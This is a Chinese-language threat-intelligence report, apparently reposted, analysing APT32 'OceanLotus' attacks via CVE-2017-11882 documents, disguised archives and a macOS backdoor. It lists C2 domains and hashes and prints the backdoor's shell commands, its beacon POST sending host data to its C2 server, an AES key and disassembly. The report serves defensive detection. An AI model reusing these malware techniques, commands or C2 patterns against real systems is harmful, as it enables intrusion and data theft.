APT32“海莲花”近期多平台攻击活动：熟悉的手段，全新的IOC

黑客联盟
百家号 | 10-18 09:18

前言

“海莲花”，又名APT32和OceanLotus，是越南背景的黑客组织。该组织至少自2012年开始活跃，长期针对中国能源相关行业、海事机构、海域建设部门、科研院所和航运企业等进行网络攻击。除中国外，“海莲花”的目标还包含全球的政府、军事机构和大型企业，以及本国的媒体、人权和公民社会等相关的组织和个人。

2017年下半年至今，微步在线发布了《“海莲花”团伙的最新动向分析》、《“海莲花”团伙专用后门Denis最新变种分析》、《微步在线发现“海莲花”团伙最新macOS后门》和《“海莲花”团伙本月利用Office漏洞发起高频攻击》等多篇报告，披露了APT32的相关攻击活动。近期，微步在线黑客画像系统监控到该组织多平台的攻击活动，经分析发现：

APT32的攻击活动仍在持续，近期中国、韩国、美国和柬埔寨等国金融、政府和体育等行业相关目标遭到定向攻击。

攻击平台包含Windows和macOS，攻击手法相比之前变化不大，除都使用了伪装Word文档的可执行程序之外，针对Windows平台的还利用了CVE-2017-11882漏洞。

针对Windows平台的木马部分利用了白加黑技术，部分利用了Regsvr32.exe加载执行OCX可执行文件。此外，相比之前多利用Symantec公司签名的程序进行白加黑利用来投递Denis木马，APT32近期增加了对Intel和Adobe公司签名程序的白加黑利用。

针对macOS平台的木马相较之前其Dropper和Payload加了壳和虚拟机检测。

微步在线通过对相关样本、IP和域名的溯源分析，共提取22条相关IOC，可用于威胁情报检测。微步在线的威胁情报平台（TIP）、威胁情报订阅、API等均已支持此次攻击事件和团伙的检测。

详情

微步在线长期跟踪全球150多个黑客组织。近期，微步在线监测到APT32针对中国、韩国、美国和柬埔寨等国金融、政府和体育等行业相关目标的多平台攻击活动。 该组织近期手法与之前相比变化不大，其中针对Windows平台的攻击主要利用包含CVE-2017-11882漏洞的doc文档结合白加黑利用和图标伪装为Word的RAR自解压文件来投递其特种木马Denis，针对macOS平台的亦同样是将macOS应用程序伪装为Word文档进行木马投递。

与此前一样，诱饵文档内容都是模糊图片，例如Scanned Investment Report-July 2018.ocx：

黑客联盟
百家号 最近更新:10-18 09:18

简介:黑客联盟为广大互联网爱好者提供多元化服务

作者最新文章

猿学~appium使用教程

APT32“海莲花”近期多平台攻击活动：熟悉的手段，全新的IOC

猿学 - Python基础入门（迭代器和生成器）

相关文章


如何批量绑定局域网电脑IP和MAC地址
网络小白兔 12-10


如何找到APT攻击的“脉门”?
雷锋网 12-10


高级持续威胁（APT）终结者-Log 360
ManageEngine 12-12


如何避免局域网电脑IP冲突造成的断网问题
科技之芯 12-10


APT治理这十年，“响·当然”也是亚信安全
戈叔说IT 12-12

样本分析

微步在线在8月份监控到多起APT32的攻击活动，涉及Windows和macOS平台。相关分析如下：

Windows样本

漏洞样本

在Office漏洞利用方面，APT32近期主要利用CVE-2017-11882漏洞投递Denis木马。《“海莲花”团伙本月利用Office漏洞发起高频攻击》对CVE-2017-11882漏洞利用做过详细分析，详情可查阅相关报告。近期相关的部分漏洞样本：

SHA256	文件名	诱饵内容	C2	攻击手法
e7f997778ca54b87eb4109d6d4bd5a905e8261ad410a088daec7f3f695bb8189	July , 2018.doc	模糊图片	ourkekwiciver.comdieordaunt.comstraliaenollma.xyz	CVE-2017-11882 加Intel白利用
0abe0a3b1fd81272417471e7e5cc489b234a9f84909b019d5f63af702b4058c5	FW Report on demonstration of former CNRP in Republic of Korea.doc	模糊图片	andreagahuvrauvin.combyronorenstein.comstienollmache.xyz	CVE-2017-11882 加 Adobe白利用

以

e7f997778ca54b87eb4109d6d4bd5a905e8261ad410a088daec7f3f695bb8189

为例，该样本在微步在线云沙箱的分析结果如下图所示，从“云沙箱-威胁情报IOC”可发现此样本相关C2已被识别为APT32所有。

多引擎检测：

执行流程：

威胁情报 IOC

IOC 对象	IOC 类型	情报类型	可信度	严重程度	标签
ns1.nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.straliaenollma.xyz	domain	c2	80	严重	APT32,Hybird,APT
ns1.nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.ourkekwiciver.com	domain	c2	75	严重	APT32,Hybird,APT
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.dieordaunt.com	domain	c2	80	严重	APT32,Hybird,APT
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.straliaenollma.xyz	domain	c2	80	严重	APT32,Hybird,APT
ns2.nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.ourkekwiciver.com	domain	c2	75	严重	APT32,Hybird,APT
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.ourkekwiciver.com	domain	c2	75	严重	APT32,Hybird,APT
ns2.nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajip.straliaenollma.xyz	domain	c2	80	严重	APT32,Hybird,APT
e7f997778ca54b87eb4109d6d4bd5a905e8261ad410a088daec7f3f695bb8189	file_sha256	malware	75	严重	N/A

威胁情报IOC

RAR自解压样本

APT32经常使用伪装成Word文档的可执行程序作为投递木马的载体，通常还会结合RLO手法迷惑受害者。近期伪装成Word文档的部分RAR自解压文件：


58e294513641374ff0b42b7c652d3b4a471e8bde8664a79311e4244be0546df4	Sum for July 2018.exe	模糊图片	andreagbridge.comillagedrivestralia.xyzbyronorenstein.com	RAR自解压，利用regsvr32.exe运行OCX
78a1f6d9b91334e5435a45b4362f508ae27d7ad784b96621d825c2e966d04064	feedback, Rally in USA from July 28-29, 2018.exe	模糊图片	stienollmache.xyzchristienollmache.xyzlauradesnoyers.com	RAR自解压，利用regsvr32.exe运行OCX

以样本

78a1f6d9b91334e5435a45b4362f508ae27d7ad784b96621d825c2e966d04064

为例。使用WinRAR查看该文件，可发现该自解压文件运行后会通过regsvr32.exe加载执行释放的OCX可执行文件，然后打开诱饵文档迷惑受害者，如下图：

该样本在微步在线云沙箱的分析结果如下图所示，从“云沙箱-威胁情报IOC”亦可发现此样本相关C2已被识别为APT32所有。



执行流程：

威胁情报 IOC

IOC 对象	IOC 类型	情报类型	可信度	严重程度	标签
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajim.stienollmache.xyz	domain	c2	80	严重	APT32,Hybird,APT
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajim.lauradesnoyers.com	domain	c2	80	严重	APT32,Hybird,APT
nmggmiggmjggmjggnjggmiggidggnggmjgg.ijmlajim.christienollmache.xyz	domain	c2	80	严重	APT32,Hybird,APT
78a1f6d9b91334e5435a45b4362f508ae27d7ad784b96621d825c2e966d04064	file_sha256	malware	75	严重	N/A

macOS样本

微步在线近期还捕获了多个APT32针对macOS平台的特种木马，下文以“Scanned Investment Report-July 2018.[footnoteRef:1]ocx”为例进行分析。

该样本的基本信息如下：

文件类型	Zip文件，macOS app
文件大小	454,967 字节
文件名	Scanned Investment Report-July 2018.docx
MD5	a3d09d969df1742a7cc9511f07e9b44b
SHA1	01ad8b20337da00d1d458ba93f98dc996a97a71f

该样本为后缀伪装成为.docx的macOS应用程序，一旦双击运行则会执行\Contents\MacOS\下的Scanned Investment Report-July 2018可执行文件，导致系统被感染。该可执行文件是一个Dropper，相比此前《微步在线发现“海莲花”团伙最新macOS后门》中分析的样本，该Dropper和其释放的Payload都加了一个简单的壳，Payload相比之前也增加了虚拟机检测。

样本Scanned Investment Report-July 2018运行后判断启动权限，根据权限释放文件到不同目录，然后设置隐藏属性和修改文件创建时间。其中mouseevents 和mediaagentd属同一文件，为恶意Payload程序，plist文件的功能是实现对应Payload的开机自启 。

释放文件
/Library/Mouse/Primary/mouseevents/Library/LaunchDaemons/com.apple.mouses.event.plist
/Users/boy/Library/Video/Download/Updater/mediaagentd/Users/boy/Library/LaunchAgents/com.apple.media.agent

修改创建时间相关命令如下：

com.apple.mouses.event.plist被设置为隐藏属性，其创建时间被修改为2017-11-22 00:33:43，文件内容如下：

样本释放的mouseevents属后门程序，其核心功能是接受C2控制执行各种操作，具体包含上传下载和删除文件、执行shell命令等等。相关分析如下：

1、mouseevents首先会通过检测系统信息来做反虚拟机检测。通过内置关键字vmware、virtualbox、parallels来检测程序是否运行在虚拟环境中。使用的shell命令如下：


```
v36 = a1;
Anti_vm_sub_10000132A(a2);
if ( Anti_vm_sub_1000013B8() )
```

2、如检测到运行在虚拟环境中，则通过shell命令删除其父程序所在的目录。但有趣的是，即使检测到自身运行在虚拟机环境中也不会退出，只会不断的循环检测运行环境。使用shell命令如下：

```
mv -f  "/Users/[redacted]/Documents/Contents/Resources/configureDefault.def"
"/tmp/Documents"  > /dev/null 2>&1 ;
open -n  "/tmp/Documents" &  > /dev/null 2>&1 ;
rm -rf  "/Users/[redacted]/Documents"  > /dev/null 2>&1 ;
cp -f  "/tmp/Documents"  "/Users/[redacted]/Documents"  > /dev/null 2>&1 ;
sleep 30 ;
rm -rf  "/tmp/Documents"  > /dev/null 2'>&1'
```

3、如检测到不在虚拟环境中，则会随机休眠一段时间。

```
xor     edi, edi
call    time_sub_100013384
mov     edi, eax
call    rand
call    sub_100013318
movsxd  rcx, eax
imul    rcx, 38E38E39h
mov     rdx, rcx
shr     rdx, 3Fh
sar     rcx, 23h
add     ecx, edx
shl     ecx, 2
lea     ecx, [rcx+rcx*8]
neg     ecx
lea     edi, [rax+rcx+0Ah]
call    sleep
```

4、然后通过shell命令获取系统版本、用户名、计算机名和系统架构体系等信息。相关代码和指令如下：

```
v16 = GetArch();
v17 = getpid((__int64)&v80, (__int64)v13);
```

Shell命令	功能
ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split($0, line, \" \\\" \"); printf(\" %s\" , line[4]); }' 2>&1"	获取IOPlatformUUID
system_profiler SPHardwareDataType 2>/dev/null | awk '/Memory/ {split($0,line, \" :\");	获取系统内存大小
sw_vers –productVersion	获取系统版本
uname –m	获取处理器架构
scutil –get ComputerName	获取用户名

5、在获取系统信息之后，程序会解密出C2并拼接“/store/ads/modal.css”作为上线的URL，拼接的URL具有一定的欺骗性。上线发送的内容包含安装时间、安装路径、PID、是否root权限、Arch、计算机名称、用户名和系统版本等信息。

```
POST /store/ads/modal.css HTTP/1.1
Host: rio.imbandaad.com
User-Agent: curl/7.36.1
Accept: */*
Content-Length: 300
Content-Type: application/x-www-form-urlencoded

.N./[&1.b.]o...Q.1.&.....I-.}...Y.E\tKI...f\.&.NR../cWcK.U..2^G.........U.{../
S.......~.v{~....D.P.4.p<...p|o.:.OK..{v.}..O.N....o
m\...... ...F.X.$j.O$....e..D...<..Z...M..a.e....2m
OY[C.w.............:v.8.Hu...1..xfv^..b....8..@\.5c......`..&. ....cO/..o{..g!..>I/....>
{.....`..+<..4M.".X.K.k.a\.HTTP/1.1 200 OK
```

6、该后门内置3个C2域名，执行时按顺序请求连接，若连接失败超过5次，则会解密下一个域名并尝试连接。如第一个域名就上线成功，则不会解密之后的域名。该样本内置的C2域名为web.dalalepredaa.com、p12.alerentice.com和rio.imbandaad.com。C2的解密算法为AES256，解密key如下：

```
key db 4Eh, 62h, 0Ah, 0BEh, 0DAh, 0FBh, 4Dh, 98h, 66h, 0CCh, 9Dh, 9Ch, 2Dh
                                       ; DATA XREF: Anti_vm_sub_1000013B8+47
                                       ; Anti_vm_sub_1000013B8+3B1↑o ...
db 29h, 0E2h, 0D7h, 0EAh, 18h, 0ADh, 0F1h
```

7、程序通过设置一个全局变量的值来判断选取哪个域名作为上线域名，通过curl模块发送网络连接，通过返回值来判断是否获取下一个C2。

```
result = (unsigned int)++dword_1000194F0;
if ( dword_1000194F0 == 5 * (dword_1000194F0 / 5u) )
{
  result = (unsigned __int64)domain;
  if ( !*((_QWORD *)domain - 3) )
  {
    v1 = off_100019030;
    do
    {
      dword_1000194F0 = 0;
      posDomain = posDomain - 3 * ((posDomain + 1) / 3u) + 1;
      GetDomain(&v3, posDomain);
      ((void (__fastcall *)(void **, __int64 *))assin)(&domain, &v3);
      v2 = v3 - 24;
      if ( (void *)(v3 - 24) != v1 && _InterlockedExchangeAdd((volatile signed __int32 *)(v3 - 8), 0xFFFFFFFF) <= 0 )
        ((void (__fastcall *)(__int64, char *))unk_10001319E)(v2, &v4);
      result = (unsigned __int64)domain;
    }
    while ( !*((_QWORD *)domain - 3) );
  }
}
```

8、一旦上线成功，程序会在随机等待一段时间之后向{C2 domain}/appleauth/static/cssj/N252394295/widget/auth/app.css循环请求控制指令。

```
Accept: */*
Cookie: wd-spin=c11c8fce5f1a8492c1576aa9d97dbcc3;

HTTP/1.1 200 OK
Date: Mon, 27 Aug 2018 11:35:57 GMT
Server: Apache
Content-Length: 83
Content-Type: text/html; charset=UTF-8

D..C4...5(..69.Z......
BE...;....`%.{.y&.O...
..:.;f.T|.a....._9D.7....O......
..h5B
```

9、通过对C2返回的0x2F开始的0×10个字节进行rol 2并异或0×13得到控制指令。

```
lea     rcx, [rax+rdx+2Fh]
add     rdx, 2Fh
mov     rdi, r14
call    sub_1000096DE
mov     rcx, [rbx+47h]
xor     eax, eax
cmp     [rbx+4Fh], rcx
jz      short loc_10000881C
```

```
loc_1000087FD:
rol     byte ptr [rcx+rax], 2
mov     rcx, [rbx+47h]
xor     byte ptr [rcx+rax], 13h
inc     rax
mov     rcx, [rbx+47h]
mov     rdx, [rbx+4Fh]
sub     rdx, rcx
cmp     rax, rdx
jb      short loc_1000087FD
```


10、该后门包含7个控制指令，相关指令和对应功能如下表：

指令	功能
0xE8	结束自身进程
0xA2	将执行控制指令shell命令写入文件，执行，并上传结果
0xAC	执行控制指令shell命令，并上传结果
0x3C	下载文件
0×23	同0x3C
0×72	上传文件
0×48	删除文件
0×32	设置请求超时的时间
0×33	获取文件信息

关联分析

微步在线威胁情报云显示，APT32的攻击仍在持续，近期中国、韩国、美国和柬埔寨相关目标遭到定向攻击。以微步在线狩猎系统捕获的诱饵文档July，

最终释放的后门的C2早已被微步在线识别，这侧面体现了威胁情报相较于传统安全产品的优势，可以在攻击者发起攻击之前就识别其攻击资产。如下图：



由于相关诱饵文档内容均为模糊图片，难以通过文档内容进行受害者分析，此处主要以诱饵文件名结合首次发现地等信息对受害者进行分析。

诱饵“FW Report on demonstration of former CNRP in Republic of Korea.doc”可译为“关于在韩国的前CNRP示威活动的第一手报告.doc”。CNRP即柬埔寨救国党，该党被柬埔寨最高法院在2017年11月16裁决解散。该党领袖莫淑华在2018年6月24领导在韩务工人员在韩国首尔举行示威活动，要求日本不要承认柬埔寨大选（7月29日举行）结果，以及释放该党主席根索卡。由此可推测，此次攻击的受害者极有可能为柬埔寨政府或关注柬埔寨政事的相关目标。有趣的是，微步在线2017年8月份发布的报告《“海莲花”团伙的最新动向分析》曾披露相关针对柬埔寨选举的攻击活动，结合此前以2018柬埔寨展望会议为主题的攻击，说明APT32持续在针对柬埔寨进行定向攻击。

针对macOS平台的诱饵名为“Scanned Investment Report-July 2018”，可译为“扫描的2018年7月投资报告”，疑似针对金融相关目标。

诱饵“feedback, Rally in USA from July 28-29, 2018”，可译为“从2018年7月28日至29日美国拉力赛的反馈”，疑似针对体育或汽车相关行业目标。